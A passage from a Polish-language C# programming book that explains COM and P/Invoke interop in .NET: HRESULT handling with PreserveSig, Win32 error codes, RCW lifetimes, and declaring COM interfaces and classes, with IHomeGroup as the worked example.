Jak widać, wartości zwracanej przez zaimportowaną metodę używamy dokładnie tak samo jak wartości zwracanych przez wszystkie normalne metody. Wartość tę zapisaliśmy w zmiennej typu `dynamic`, gdyż klasa COM, o którą prosiliśmy, reprezentuje obiekt skryptowy. Zgodnie z informacjami zawartymi w punkcie „[„Skrypty”](#)” użycie typu `dynamic` jest najprostszym sposobem operowania na tym szczególnym rodzaju obiektów COM. (Nasz kod korzysta ze skryptowego API powłoki, by wyświetlić nazwy wszystkich elementów wyświetlonych na pulpicie komputera).

Najbardziej przydatną cechą tego przekształcania sygnatur jest to, że korzysta ono z CLR do sprawdzania wartości wynikowych. Kiedy metoda rodzima zwróci wartość `HRESULT` oznaczającą błąd, CLR automatycznie zgłosi wyjątek. Oznacza to, że nie musimy zaśmiecać naszego kodu sprawdzaniem wartości wynikowych po każdym wywołaniu metody rodzimej. CLR rozpoznaje nawet niektóre najczęściej występujące wartości wynikowe i zgłasza odpowiednie wyjątki .NET. (Wszystkie inne błędy są reprezentowane przez wyjątki typu `COMException`).

Podczas korzystania z interfejsów COM takie przekształcanie sygnatury jest domyślnie włączone, a jeśli z jakiegoś powodu chcemy je wyłączyć, to musimy poprosić mechanizm współdziałania z COM o zachowanie oryginalnej sygnatury. Trzeba pamiętać, że mechanizm P/Invoke został zaprojektowany do wywoływania punktów wejść bibliotek DLL, dlatego też w jego przypadku to przekształcanie jest domyślnie wyłączone, gdyż API udostępniane w formie bibliotek DLL z niego nie korzystają. W celu zachowania spójności mechanizmy współdziałania stosują to samo podejście bazujące na „zachowaniu” (lub przekształcaniu) oryginalnej sygnatury zarówno w mechanizmie współdziałania z COM, jak i w P/Invoke. W konsekwencji w przypadku korzystania z mechanizmu P/Invoke trzeba postępować odwrotnie — aby włączyć automatyczną obsługę wartości `HRESULT`, w polu

`PreserveSig` atrybutu `DllImport` należy zapisać wartość `false`, co może sprawiać wrażenie, że możliwość ta jest wyłączana, choć w rzeczywistości jej domyślną wartością jest `true`. Niewykluczone, że byłoby to nieco bardziej zrozumiałe, gdyby to pole atrybutu działało dokładnie na odwrót i nosiło nazwę `DistortSig`.

Przekonaliśmy się już, że jeśli włączymy opcję modyfikacji sygnatury, przypisując polu `PreserveSig` wartość `false`, oraz jeśli w kodzie C# w deklaracji importowanej metody zostanie podana typ wynikowy inny od `void`, to CLR przyjmie, że metoda ma jeszcze jeden, dodatkowy argument, będący wskaźnikiem na zmienną podanego typu; metoda określi wartość tego argumentu przed zakończeniem działania. Niemniej jednak możliwości obsługi takiej wartości wynikowej podlegają jednemu niewielkiemu ograniczeniu — otóż takie rozwiązanie nie zawsze będzie działać w przypadkach, gdy logiczna wartość wynikowa jest typu wartościowego. (Konkretnie okoliczności, kiedy takie rozwiązanie będzie działać, a kiedy nie będzie, nie zostały precyzyjnie udokumentowane — artykuł numer 318765 dostępny w internetowej bazie wiedzy firmy Microsoft opisuje przykład, który zostanie zaraz przedstawiony, jako błąd, a nie jako zamierzony sposób działania; niemniej jednak artykuł ten został opublikowany w 2005 roku, jak zatem widać, nie jest to błąd, który firma Microsoft ma zamiar szybko poprawić). Przeanalizujmy metodę przedstawioną na [Przykład 21-14](#), udostępnianą przez bibliotekę `ole32.dll`. Jest to metoda pomocnicza do pracy z komponentami COM, która odnajduje binarną nazwę klasy COM na podstawie jej nazwy tekstuowej.

**Przykład 21-14.** Metoda rodzima zwracająca wartość wynikową charakterystyczną dla technologii COM

```
HRESULT CLSIDFromProgID(LPCOLESTR lpszProgID, LPCLSID lpclsid);
```

Jak widać, metoda ta zwraca wartość `HRESUTL` oraz dysponuje logiczną wartością wynikową — jej drugi argument jest wskaźnikiem na GUID. (Choć może się wydawać, że jest to wskaźnik na wartość `CLSID`, to jednak jest to jedynie stosowana w COM nazwa, nadawana wartościom GUID identyfikującym klasy. `LPCLSID` jest nazwą zastępczą typu `GUID*`). A zatem metoda ta zaimportowana w sposób dosłowny, z zachowaniem sygnatury, będzie wyglądać tak jak na [Przykład 21-15](#). Biblioteka klas .NET Framework definiuje `Guid` jako strukturę, a zatem definiując argument jako wyjściowy (`out`), uzyskujemy pojedynczy poziom przekierowania odpowiadający sygnaturze oryginalnej, niezarządzanej metody.

**Przykład 21-15.** Zwracanie danej typu wartościowego przez referencję

```
[DllImport("Ole32.dll")]
static extern int CLSIDFromProgID(
    [MarshalAs(UnmanagedType.LPWStr)] string progID, out Guid clsid);
```

Sygnatura ta pasuje do standardowego wzorca stosowanego w technologii COM: metoda zwraca wynik typu `HRESULT`, a dodatkowo jej ostatni argument jest argumentem wyjściowym reprezentującym wynik logiczny. A zatem można by się spodziewać, że tak zadeklarowaną metodę można zaimportować w sposób przedstawiony na [Przykład 21-16](#).

Przykład 21-16. Pominięcie przekształcenia wartości wynikowej stosowanej w COM

```
// Powinno działać, ale nie działa.  
[DllImport("Ole32.dll", PreserveSig = false)]  
static extern Guid CLSIDFromProgID(  
    [MarshalAs(UnmanagedType.LPWStr)] string progID);
```

Niemniej jednak kiedy spróbujemy wywołać taką metodę, CLR zgłosi wyjątek `MarshalDirectiveException` informujący, że „sygnatura nie jest zgodna z mechanizmem P/Invoke”. Ten problem nie będzie występował podczas korzystania ze wszystkich typów `struct`, niemniej jednak jeśli już wystąpi, to można go ominąć na kilka różnych sposobów. Najprostszym z nich jest zastosowanie sygnatury metody rodzimej, a zatem ta z [Przykład 21-15](#) będzie działać bez problemów. Niemniej jednak w takim przypadku tracimy możliwość automatycznej obsługi zwracanych wartości `HRESULT`. Na szczęście innym sposobem rozwiązania problemu jest użycie podejścia mieszanego, przedstawionego na [Przykład 21-17](#).

Przykład 21-17. Automatyczne sprawdzanie wartości `HRESULT` bez korzystania z logicznej wartości wynikowej

```
[DllImport("Ole32.dll", PreserveSig = false)]  
static extern void CLSIDFromProgID(  
    [MarshalAs(UnmanagedType.LPWStr)] string progID, out Guid clsid);
```

Jak widać, rozwiązanie to przypomina deklarację z [Przykład 21-15](#), choć różni się od niej pod dwoma względami: aktualnie typem wartości wynikowej jest `void`, a polu `PreserveSig` atrybutu `DllImport` przypisaliśmy wartość `false`. Zastosowanie takiego rozwiązania sprawia, że zwracane wartości `HRESULT` będą sprawdzane automatycznie (a zatem wszelkie błędy będą zgłasiane jako wyjątki), jednak ponieważ typ wartości wynikowej został zadeklarowany jako `void`, zatem CLR uzna, że metoda nie ma logicznej wartości wynikowej i potraktuje jej listę argumentów w sposób dosłowny. Wydaje się dosyć dziwne, że CLR jest w stanie korzystać z metody w takiej postaci, zważywszy, że w rzeczywistości musi wykonać dokładnie takie same operacje i obsłużyć ostatni, wyjściowy parametr metody, który był używany w przykładzie z [Przykład 21-16](#). Niemniej jednak okazuje się, że CLR to potrafi. Moglibyśmy użyć takiego rozwiązania w celu pozbycia się jednej z podanych na stałe wartości GUID z [Przykład 21-13](#). Jak pokazuje [Przykład 21-18](#),

rozwiązanie to pozwala nam odszukać identyfikator GUID klasy COM na podstawie jej tekstuowej nazwy.

#### Przykład 21-18. Wywoływanie metody z jawnym argumentem wyjściowym

```
Guid shellAppClid;  
CLSIDFromProgID("Shell.Application", out shellAppClid);
```

Choć w tym przypadku musimy sobie radzić z nieco niewygodną obsługą argumentu wyjściowego, a korzystanie z wartości wynikowej byłoby znacznie łatwiejsze, to jednak zyskujemy to, że CLR automatycznie sprawdza wartość wynikową i będzie zgłaszać wyjątki, kiedy wywołanie metody się nie powiedzie. Na przykład: jeśli klasa o podanej nazwie nie będzie dostępna, to zostanie zgłoszony wyjątek `COMException`, z komunikatem błędu o treści: `Invalid class string (Exception from HRESULT: 0x800401F3 (CO_E_CLASSSTRING))`<sup>[95]</sup>.

Takie przekształcanie sygnatury może być potencjalnym powodem pewnego problemu; otóż powoduje, że tracimy możliwość rozróżniania różnych kodów reprezentujących prawidłowo wykonaną operację. Wartości `HRESULT` mogą reprezentować różne rodzaje niepowodzeń, jednak równie dobrze mogą posłużyć do określania różnych rodzajów pomyślnego wykonania operacji. Ogromna większość API tworzonych w technologii COM nie korzysta z tej możliwości i zwraca jedynie standardowy kod powiedzenia `S_OK` (który ma wartość 0), dlatego też w większości przypadków wartości `HRESULT` są interesujące wyłącznie w kontekście obsługi błędów. Jeśli obsługujemy jeden z niewielu wyjątków, to najlepiej będzie prezentować sygnaturę w jej oryginalnej postaci.

Interfejsy programowania aplikacji Win32 API zazwyczaj obsługują błędy w zupełnie inny sposób.

## Obsługa błędów Win32

Wiele API Win32 informuje o prawidłowym bądź niepomyślnym wykonaniu operacji, zwracając odpowiednio wartości `true` lub `false`, a nieliczne metody informują o błędach, zwracając specjalną wartość reprezentującą nieprawidłowy uchwyt. Żadne z tych rozwiązań nie jest w stanie przekazać nam informacji o powodach niepowodzenia, choć zazwyczaj można je uzyskać, korzystając z metody `GetLastError`. Zwraca ona wartość błędu skojarzoną z bieżącym wątkiem, którą rodzimy kod ustawia, wywołując metodę `SetLastError`. W kodzie C# wartość tę można pobrać przy użyciu metody `GetLastWin32Error` klasy `Marshal`. Jednak takie rozwiązanie ma jeden haczyk.

Otoż w czasie, który upłynie do momentu, gdy będziemy mogli pobrać ten błąd, CLR może już zdążyć wywołać w naszym imieniu inne metody. Na przykład może

uruchomić procedurę odzyskiwania pamięci, zanim zdążymy poprosić o pobranie błędu. A jeśli którykolwiek z tych niejawnych wywołań wykonywanych przez CLR zakończą się niepowodzeniem, to spowoduje to podanie nowego kodu błędu. A zatem metoda `GetLastWin32Error` nie powoduje bezpośredniego wywołania metody Win32 `GetLastError`. Okazuje się, że CLR wywołuje tę metodę po zakończeniu wywołania metody rodzinnej oraz przed wywołaniem jakiejkolwiek innej metody. A zatem odczytany kod błędu będzie odpowiadał ostatniej rodzinnej metodzie wywołanej przy użyciu mechanizmu P/Invoke, a nie ostatniej metodzie Wi32, która została wykonana w danym wątku.

Niemniej jednak nie wszystkie wywołania wykonywane przy użyciu P/Invoke powodują zapisanie kodu błędu, ponieważ w przypadkach gdyby nie były one potrzebne, wywoływanie metody `GetLastError` za każdym razem byłoby marnotrawstwem. A zatem jeśli mamy zamiar zapytać o błąd, musimy o tym poinformować CLR, umieszczając w atrybucie `DllImport` pole `SetLastError` o wartości `true`.

Oczywiście nie cały rodzimy kod, z którego być może będziemy musieli skorzystać, jest dostępny w formie punktów wejść bibliotek DLL. Nawet niektóre API Win32 używają technologii COM.

## Technologia COM

Mechanizmy współdziałania CLR są w stanie współpracować z technologią COM, która przez wiele lat była stosowana do tworzenia niezależnych od języka, obiektowych interfejsów programowania aplikacji, wykorzystywanych przez rodzimy kod przeznaczony dla systemu Windows. Mechanizm współdziałania z COM nie jest jakąś niezależną możliwością — jak już wspominałem w punkcie „„Szeregowanie””, wszystkie metody mogą pobierać lub zwracać obiekty COM niezależnie od tego, czy dana metoda jest składową obiektu COM, obiektu Windows Runtime, czy też została wywołana przy użyciu P/Invoke. W tym punkcie rozdziału przyjrzymy się dokładniej opakowaniom RCW, które CLR generuje, by udostępnić obiekty COM dla kodu .NET, oraz opakowaniom CCW, które z kolei sprawiają, że kod COM może korzystać z obiektów .NET. Poznamy także pewne możliwości systemu typów, które sprawiają, że tworzenie nowych instancji obiektów COM może być wyjątkowo łatwe.

## Czas życia obiektów RCW

Za pierwszym razem, gdy kod rodzimy przekazuje jakiś obiekt COM do kodu zarządzanego, CLR tworzy dla tego obiektu specjalne opakowanie. Może się to zdarzyć w momencie zakończenia wywołania metody rodzinnej, choć istnieje także możliwość, że to kod rodzimy wywoła jakiś kod zarządzany (na przykład używając

w tym celu delegatu przekazanego przez CLR pod postacią wskaźnika na funkcję). Niezależnie od tego, co spowoduje, że obiekt COM będzie przekraczał granicę pomiędzy kodem rodzimym i zarządzanym, to CLR będzie z nim postępować w taki sam sposób. W pierwszej kolejności CLR sprawdza, czy opakowanie dla takiego obiektu już jest dostępne. Jeśli CLR utworzyło już wcześniej taki obiekt i jeśli nie został on jeszcze usunięty przez mechanizm odzyskiwania pamięci, to CLR ponownie go użyje. Oznacza to, że tożsamość obiektu zostanie zachowana — jeśli nasz kod C# pobiera obiekt z kodu niezarządzanego, zapisuje referencję do niego, a później ponownie pobierze z kodu niezarządzanego ten sam obiekt, to będzie mógł wykryć, że są to te same obiekty, porównując tożsamość referencji (czyli przy użyciu metody `object.ReferenceEquals`).

### PODPOWIEDŹ

Stwierdzenie, że CLR zawsze będzie używać tego samego opakowania RCW dla konkretnego obiektu COM, nie jest do końca ścisłe, ponieważ jeśli mechanizm odzyskiwania pamięci wykryje, że obiekt RCW nie jest już używany, to CLR może go usunąć. Jeśli pewien obiekt COM, który był umieszczony w opakowaniu RCW, zostanie nieco później ponownie przekazany do kodu zarządzanego, to CLR będzie musiało ponownie utworzyć opakowanie dla niego, gdyż poprzednie nie będzie już istnieć. Niemniej jednak jeśli tak się stanie, to nasz kod i tak nie będzie w stanie wykryć różnic, gdyż oryginalny obiekt RCW będzie mógł zostać usunięty z pamięci wyłącznie w przypadku, gdy nasz kod nie będzie już przechowywał żadnych referencji do niego; a jeśli nie będziemy dysponowali referencją do oryginału, to nie będziemy w stanie porównać jej tożsamości z nową referencją.

W odróżnieniu od obiektów .NET czas życia obiektów COM jest precyzyjnie zdefiniowany na podstawie zliczania referencji. Kiedy CLR tworzy opakowanie RCW, wywołuje metodę `AddRef` obiektu COM, zapewniając tym samym, że obiekt ten będzie istniał co najmniej tak długo, dopóki istnieje jego opakowanie. Kiedy opakowanie jest usuwane przez mechanizm odzyskiwania pamięci, wywoływana jest metoda `Release` obiektu COM, co zazwyczaj sprawi, że po jakimś czasie zostanie on automatycznie zwolniony. Niemniej jednak w tym przypadku poleganie na działaniu mechanizmu odzyskiwania pamięci może powodować pewne problemy, które mogą nas zmusić do uzyskania większej kontroli nad zwalnianiem tych obiektów.

Pierwszy problem polega na tym, że wątkiem, który wykryje konieczność wywołania metody `Release`, jest wątek finalizatora. Może to stanowić problem, gdyż większości obiektów COM można używać bezpośrednio wyłącznie z określonych wątków, a w niektórych przypadkach niedozwolone jest wywoływanie metod takich obiektów z poziomu jakiegokolwiek innego wątku niż ten, w którym dany obiekt został utworzony. CLR używa prawidłowych mechanizmów COM do przydzielania wywołań z użyciem odpowiednich wątków, jednak może się zdarzyć,

że wątek, który utworzył obiekt, jest aktualnie zajęty, lub że nawet jego działanie zostało zawieszone. To zła wiadomość, gdyż taka sytuacja może doprowadzić do zablokowania wątku finalizatora aż do momentu gdy odpowiedni wątek stanie się dostępny, a to z kolei doprowadzi do zablokowania mechanizmu odzyskiwania pamięci.

Drugi problem polega na tym, że obiekty COM zostały zaprojektowane przy założeniu, że będą zwalniane szybko. Kod niezarządzany zazwyczaj zwalnia je, zaraz gdy tylko skończy ich używać, dlatego też całkiem uzasadnione będzie założenie, że na cały czas życia obiektu można przydzielić jakieś kosztowne zasoby. Jeśli jednak mamy zamiar zwalniać takie obiekty COM, korzystając z mechanizmu odzyskiwania pamięci .NET, to zużycie zasobów w naszej aplikacji może gwałtownie wzrosnąć i wydostać spod naszej kontroli, gdyż z punktu widzenia mechanizmu odzyskiwania pamięci obiekt RCW jest bardzo mały, nie ma on możliwości sprawdzenia, czy opakowywany obiekt COM jest mały, czy duży.

Aby zaradzić takiemu problemowi, CRL pozwala nam zażądać wczesnego zwolnienia obiektu. Klasa `Marshal`, której używaliśmy wcześniej w przykładzie z [Przykład 21-5](#), definiuje metodę statyczną o nazwie `Release`, której argumentem wywołania jest obiekt RCW. Wywołanie tej metody może sprawić, że CLR zwolni obiekt COM umieszczony w przekazanym opakowaniu.

Użyłem słowa „może”, gdyż są sytuacje, w których nie będziemy chcieli, aby to się zdarzyło. Na przykład założmy, że nasza aplikacja ma dwa wątki i oba z nich wywołują jakąś metodę rodzimą, uzyskując w efekcie ten sam obiekt COM. Jeśli pierwszy wątek wywoła metodę `Marshal.Release`, gdy skończy używać obiektu COM, to nie będziemy chcieli, by obiekt RCW był usuwany, jeśli także drugi wątek nie skończył korzystać z obiektu COM.

Dlatego też obiekt RCW dysponuje własnym licznikiem określającym, ile jego egzemplarzy zostało utworzonych (niezależnie od wewnętrznego licznika obiektów COM, zliczającego referencje). Za każdym razem, gdy konkretny obiekt COM jest przekazywany z rodzimego kodu do świata .NET, CLR inkrementuje licznik odpowiedniego obiektu RCW. A zatem za pierwszym razem, gdy obiekt COM zostanie użyty, a reprezentujący go obiekt RCW zostanie utworzony, licznik ten przyjmie wartość jeden; jeśli jednak dokładnie ten sam obiekt COM zostanie przekazany przez granicę pomiędzy kodem rodzimym i zarządzanym, CLR zorientuje się, że ten sam obiekt był używany już wcześniej. W takim przypadku CLR ponownie wykorzysta ten sam obiekt RCW, inkrementując jednocześnie jego licznik, który w efekcie przyjmie wartość 2. Każde wywołanie metody `Marshal.Release` dekrementuje wartość licznika w obiekcie RCW i dopiero gdy jego wartość spadnie do zera, zostanie wywołana metoda `Release` obiektu COM.

Wywołanie to jest realizowane w dowolnym wątku, który wykonał metodę `Marshal.Release`, dzięki czemu można uniknąć problemów pojawiających się w przypadku wywoływania metody `Release` w wątku finalizatora.

### PODPOWIEDŹ

Można sądzić, że to doskonała okazja do zastosowania interfejsu `IDisposable`, gdyż zapewniłby on możliwość użycia instrukcji `using` w celu poinformowania CLR, kiedy obiekt COM nie będzie już potrzebny. Można by zatem mieć nadzieję, że obiekty RCW implementują ten interfejs, a wywołanie metody `Dispose` będzie mieć taki sam efekt co wywołanie metody `Marshal.Release`. Niestety mechanizm współdziałania z COM został zaimplementowany na długo przed wymyśleniem interfejsu `IDisposable` i nigdy go nie zaktualizowano tak, by z niego korzystał. Co więcej, znaczenie obu tych metod jest inne — metoda `Marshal.Release` bazuje na technice zliczania referencji, a interfejs `IDisposable` nie.

## Metadane

Aby mieć możliwość szeregowania argumentów przekazywanych przez granicę pomiędzy kodem rodzimym i zarządzanym, CLR musi znać sygnatury metod. Mechanizm współdziałania z COM nie może używać tych samych rozwiązań co P/Invoke, gdyż w tym drugim przypadku importowane są pojedyncze metody. Natomiast technologia COM bazuje na wykorzystaniu interfejsów — każdy obiekt COM implementuje jeden lub kilka interfejsów, a każdy z nich definiuje metody, które mogą być wywoływanie. Dlatego też CLR potrzebuje dostępu do definicji tych interfejsów.

Choć COM definiuje format metadanych — definicję interfejsu można umieścić w *bibliotece typów* — to jednak CLR nie obsługuje tego rozwiązania. Zamiast tego analogicznie do mechanizmu P/Invoke, który wymagał podania w kodzie .NET deklaracji importowanej metody rodzimej, chcąc korzystać z interfejsu COM, musimy podać jego deklarację. Takie rozwiązanie zastosowano z dwóch powodów: przede wszystkim w technologii COM biblioteki typów zawsze były opcjonalne, a po drugie, nawet jeśli takie biblioteki istnieją, to czasami mogą być niekompletne. Biblioteki typów zostały oryginalnie opracowane z myślą o językach programowania, które nie dysponują wszystkimi możliwościami technologii COM, a zatem w przypadku niektórych obiektów COM nawet nie ma możliwości stworzenia takiej biblioteki.

Definicje interfejsów .NET nie zawierają wszystkich informacji niezbędnych do działania mechanizmu współdziałania z COM. Na przykład w technologii COM każdy interfejs jest identyfikowany przez GUID. (Wartości GUID używane w takim celu są określone jako *identyfikator interfejsu*, w skrócie IID). CLR musi znać identyfikator GUID, aby móc zapytać obiekt COM, czy implementuje dany interfejs.

Mechanizm współdziałania rozwiązuje ten problem poprzez zastosowanie atrybutu — za jego pomocą można podać GUID oraz przekazać informacje o innych aspektach interfejsu, takich jak to, czy jest on przeznaczony wyłącznie do programów skryptowych, klasycznych rozwiązań COM, czy też jest interfejsem mieszanym (*podwójnym*), którego można używać w obu przypadkach. **Przykład 21-19** przedstawia definicję .NET prostego interfejsu COM, którego nie można stosować w rozwiązańach skryptowych. (Stanowi on element API wprowadzonego w systemie Windows 7 i służącego do obsługi *grup domowych* — uproszczonego sposobu współdzielenia zasobów przez sieć w środowisku domowym).

### Przykład 21-19. Interfejs COM z identyfikatorem IID

```
[ComImport]
[Guid("7a3bd1d9-35a9-4fb3-a467-f48cac35e2d0")]
[InterfaceType(ComInterfaceType.InterfaceIsIUnknown)]
interface IHomeGroup
{
    [return: MarshalAs(UnmanagedType.Bool)]
    bool IsMember();
    void ShowSharingWizard(IntPtr ownerHwnd,
                           out HOMEGROUPSHARINGCHOICES sharingchoices);
}

enum HOMEGROUPSHARINGCHOICES
{
    HGSC_NONE = 0x00000000,
    HGSC_MUSICLIBRARY = 0x00000001,
    HGSC_PICTURESLIBRARY = 0x00000002,
    HGSC_VIDEOSLIBRARY = 0x00000004,
    HGSC_DOCUMENTSLIBRARY = 0x00000008,
    HGSC_PRINTERS = 0x00000010,
}
```

W powyższym przykładzie oprócz atrybutu określającego GUID zastosowany został także atrybut `[ComImport]`, który informuje CLR, że dana definicja interfejsu reprezentuje interfejs COM.

#### PODPOWIEDŹ

W przypadku interfejsów definiowanych do zastosowań związanych ze współdziałaniem ważna jest kolejność składowych — muszą one zostać podane w dokładnie takiej samej kolejności, w jakiej występują w oryginalnym interfejsie COM. Ogólnie rzecz biorąc, w .NET kolejność składowych rzadko kiedy ma znaczenie, jednak w tym przypadku ma ona znaczenie ze względu na sposób działania COM.

A zatem w jaki sposób można pobrać implementację interfejsu? Pisząc jakiś program w technologii COM, należałooby znać identyfikator GUID klasy

implementującej ten interfejs i przekazać go w wywołaniu metody `CoCreateInstance`. Dokładnie takie samo rozwiązanie można zastosować w kodzie C#. Właśnie w taki sposób działa kod przedstawiony na [Przykład 21-20](#), który po pobraniu obiektu sprawdza, czy komputer należy do grupy domowej, a jeśli należy, to wyświetla okno dialogowe służące do udostępniania zasobów. (W przykładzie używamy metody `CoCreateInstance`, którą można zaimportować, używając kodu z [Przykład 21-12](#). Jak się niebawem dowiesz, w praktyce nigdy nie będziemy stosować takiego rozwiązania).

#### Przykład 21-20. Zastosowanie interfejsu `IHomeGroup`

```
var homeGroupClSID = new Guid("DE77BA04-3C92-4d11-A1A5-42352A53E0E3");
Guid iidIUnknown = new Guid("{00000000-0000-0000-C000-000000000046}");
object homeGroupObject =
    CoCreateInstance(ref homeGroupClSID, null, 5, ref iidIUnknown);

var homeGroup = (IHomeGroup) homeGroupObject;
if (homeGroup.IsMember())
{
    HOMEGROUPSHARINGCHOICES choices;
    homeGroup.ShowSharingWizard(IntPtr.Zero, out choices);
    Console.WriteLine(choices);
}
```

Wiersz, w którym rzutujemy obiekt typu `object` zwrócony przez wywołanie metody `CoCreateInstance` do typu `IHomeGroup`, jest właśnie tym miejscem, w którym CLR musi znać identyfikator interfejsu, dlatego też poszuka atrybutu `Guid`, który podaliśmy w kodzie na [Przykład 21-19](#). (W niewidoczny sposób CLR korzysta z metody `QueryInterface`, którą udostępniają wszystkie obiekty COM w celu określania dostępnych interfejsów).

Całe to rozwiązanie działa prawidłowo, choć pierwsza grupa wierszy, odpowiedzialnych za utworzenie obiektu COM, wygląda mało atrakcyjnie. Jak wiemy z [Przykład 21-10](#), metoda `CoCreateInstance` ma logiczną wartość wynikową typu `void*`, która może zawierać daną dowolnego typu. C# żąda, by typy wartości wynikowych były znane już w czasie komplikacji kodu, zatem to rozwiązanie stosowane w kodzie rodzimym trochę nie pasuje do C#. Jednak w praktyce w kodzie zarządzanym niemal nigdy nie wywołujemy metody `CoCreateInstance` bezpośrednio.

Standardowy sposób tworzenia instancji klasy COM w kodzie C# polega na zdefiniowaniu klasy .NET reprezentującej klasę COM, czyli przypomina definiowanie interfejsów .NET używanych do reprezentacji interfejsów COM.

[Przykład 21-21](#) definiuje klasę `HomeGroup`. W tym przypadku atrybut `Guid` zawiera

identyfikator klasy COM — ten sam, który na [Przykład 21-20](#) podaliśmy w wywołaniu metody `CoCreateInstance`.

### Przykład 21-21. Klasa C# reprezentująca klasę COM

```
[ComImport]
[Guid("DE77BA04-3C92-4d11-A1A5-42352A53E0E3")]
class HomeGroup : IHomeGroup
{
    [MethodImpl(MethodImplOptions.InternalCall,
               MethodCodeType = MethodCodeType.Runtime)]
    [return: MarshalAs(UnmanagedType.Bool)]
    public virtual extern bool IsMember();

    [MethodImpl(MethodImplOptions.InternalCall,
               MethodCodeType = MethodCodeType.Runtime)]
    public virtual extern void ShowSharingWizard(
        IntPtr ownerHwnd, out HOMEGROUPSHARINGCHOICES sharingchoices);
}
```

Powyższa klasa deklaruje, że implementuje interfejs `IHomeGroup`. Oznacza to, że musi ona zdefiniować wszystkie metody tego interfejsu, jednak ta klasa jest jedynie zamiennikiem — to prawdziwy obiekt COM udostępnia implementację interfejsu w trakcie działania programu, dlatego też żadna z metod zadeklarowanych w powyższej klasie nie ma ciała. Kompilator pozwolił na to, ponieważ zastosowaliśmy to samo słowo kluczowe `extern`, którego używaliśmy wcześniej wraz z atrybutem `DllImport`. C# pozwala na stosowanie tego słowa kluczowego wyłącznie razem z odpowiednimi atrybutami mechanizmów współdziałania — atrybutem `DllImport` w przypadku korzystania z mechanizmu P/Invoke oraz atrybutem `MethodImpl` w przypadku importowania metod implementowanych przez obiekty COM. CLR musi wiedzieć, skąd pochodzą implementacje metod, a jeśli nie będzie w stanie zdobyć tych informacji, to zgłosi wyjątek. To właśnie w tym celu przed definicją klasy został umieszczony atrybut `ComImport` — informuje on CLR, że ta klasa nie potrzebuje implementacji, gdyż jej jedynym zadaniem jest ułatwienie utworzenia obiektu COM. (Sam atrybut `Guid` nie wystarczy do tego celu, gdyż jego znaczenie może się zmieniać w zależności od kontekstu).

W efekcie tych wszystkich komplikacji okazuje się, że wykorzystanie klasy COM reprezentowanej przez nasz typ `HomeGroup` stało się znacznie łatwiejsze. Teraz możemy zmodyfikować kod z [Przykład 21-20](#) w sposób przedstawiony na [Przykład 21-22](#) — w znacznie większym stopniu przypomina on zwyczajny kod C#.

### Przykład 21-22. Stosowanie klasy COM za pośrednictwem zamiennika zdefiniowanego w .NET

```
var homeGroup = new HomeGroup();
if (homeGroup.IsMember())
{
    HOMEGROUPSHARINGCHOICES choices;
    homeGroup.ShowSharingWizard(IntPtr.Zero, out choices);
    Console.WriteLine(choices);
}
```

Ostateczne rozwiążanie przedstawione w ostatnim przykładzie faktycznie pozwala na łatwe korzystanie z obiektów COM, jednak uzyskanie go wymagało nieco zachodu. W przykładzie z Przykład 21-19 własnoręcznie stworzyliśmy definicję interfejsu, co oznaczało, że musieliśmy przeczytać dokumentację interfejsu COM i napisać jego odpowiednik w kodzie .NET. Takie rozwiązanie bardzo szybko może się stać męczące, zwłaszcza że przeważająca większość interfejsów COM nie istnieje w próżni. Nawet ten bardzo prosty przykład wymagał podania definicji typu wyliczeniowego `enum`, którego używa jedna z metod. Okazuje się, że większość z metod przedstawionych w tym przykładzie ma łańcuch zależności, który wymagałby napisania kilku wierszy kodu tylko po to, by dotrzeć do punktu, w którym nasz przykład mógłby działać, gdyż każdy z interfejsów odwołuje się do kilku innych, z których każdy odwołuje się do kilku kolejnych. Dlatego też absolutnie nie można uznać, że pisanie takich interfejsów jest przyjemne. Co więcej, jest ono także podatne na błędy — gdy samodzielnie tworzy się odpowiedniki interfejsów COM, bardzo łatwo o pomyłkę, a ponieważ obracamy się w świecie kodu zarządzanego, nie zawsze będzie dokładnie wiadomo, gdzie taki błąd popełniliśmy. Błędy mogą być spowodowane uszkodzeniami danych, a może minąć sporo czasu, zanim efekty takich błędów staną się widoczne. Na szczęście nie zawsze będziemy musieli samodzielnie tworzyć takie definicje.

Choć biblioteki typów COM nie są w stanie完全 opisywać wszystkich możliwych interfejsów COM, to jednak w praktyce są wystarczająco dobre, by można ich było używać w szerokiej gamie zastosowań. Jeśli używamy komponentu COM, który udostępnia taką bibliotekę typów, to możemy jej użyć do wygenerowania potrzebnego obiektu .NET. Visual Studio może nam ułatwić to zadanie — okno dialogowe *Reference Manager* (wyświetlane po kliknięciu węzła *References* w panelu *Solution Explorer* i wybraniu opcji *Add Reference*) obsługuje komponenty COM, i to nawet w projektach .NET. Jeśli z listy wyświetlanej po lewej stronie tego okna wybierzemy opcję *COM*, to w środkowej części okna zostanie wyświetlona lista wszystkich bibliotek typów zarejestrowanych na naszym komputerze. (Na moim było ich niemal tysiąc). Kiedy wybierzemy jedną z nich, Visual Studio wygeneruje definicje typów .NET dla interfejsów COM, których chcemy używać, oraz wszystkich innych typów wymaganych przez te interfejsy, takich jak definicje typów wyliczeniowych. Dostępny jest także program

narzędziowy *TLBIMP* (co stanowi skrót pochodzący od słów *Type Library Importer*), który pozwala nam wykonywać dokładnie te same operacje poza Visual Studio, z poziomu wiersza poleceń.

### PODPOWIEDŹ

Jeśli musimy użyć interfejsu, dla którego nie istnieje biblioteka typów, to być może zanim zaczniemy ręcznie pisać jego definicje, warto zajrzeć na witrynę <http://pinvoke.net/>. Jest to witryna typu wiki, na której można znaleźć odpowiedniki .NET wielu popularnych interfejsów COM. Oprócz tego zawiera ona także sygnatury `DLLImport` dla wielu API Win32. Trzeba jednak uważać, gdyż jest to witryna, której treść tworzy społeczność programistów, dlatego też w publikowanych na niej rozwiązanach jest sporo błędów. Dlatego też wszystko, co na niej znajdziemy, należy uważnie sprawdzić (i zaktualizować zawartość witryny, jeśli znajdziemy jakieś błędy). Witryna ta może nam zaoszczędzić wiele czasu — w końcu nasz własny kod też musielibyśmy dokładnie sprawdzać.

Jeśli żadna biblioteka typów nie jest dostępna, to można uznać, że całkowity nakład pracy koniecznej do stworzenia definicji klasy takiej jak tak z [Przykład 21-22](#) nie jest wart korzyści, jakie nam ona zapewni. Jednak nawet w takich przypadkach nie będziemy zazwyczaj samodzielnie korzystać z metody `CoCreateInstance`. Standardowe rozwiązanie zostało przedstawione na [Przykład 21-23](#).

#### Przykład 21-23. Tworzenie instancji klasy COM bez użycia klasy .NET

```
var homeGroupClid = new Guid("DE77BA04-3C92-4d11-A1A5-42352A53E0E3");
var homeGroup = (IHomeGroup)
    Activator.CreateInstance(Type.GetTypeFromCLSID(homeGroupClid));
```

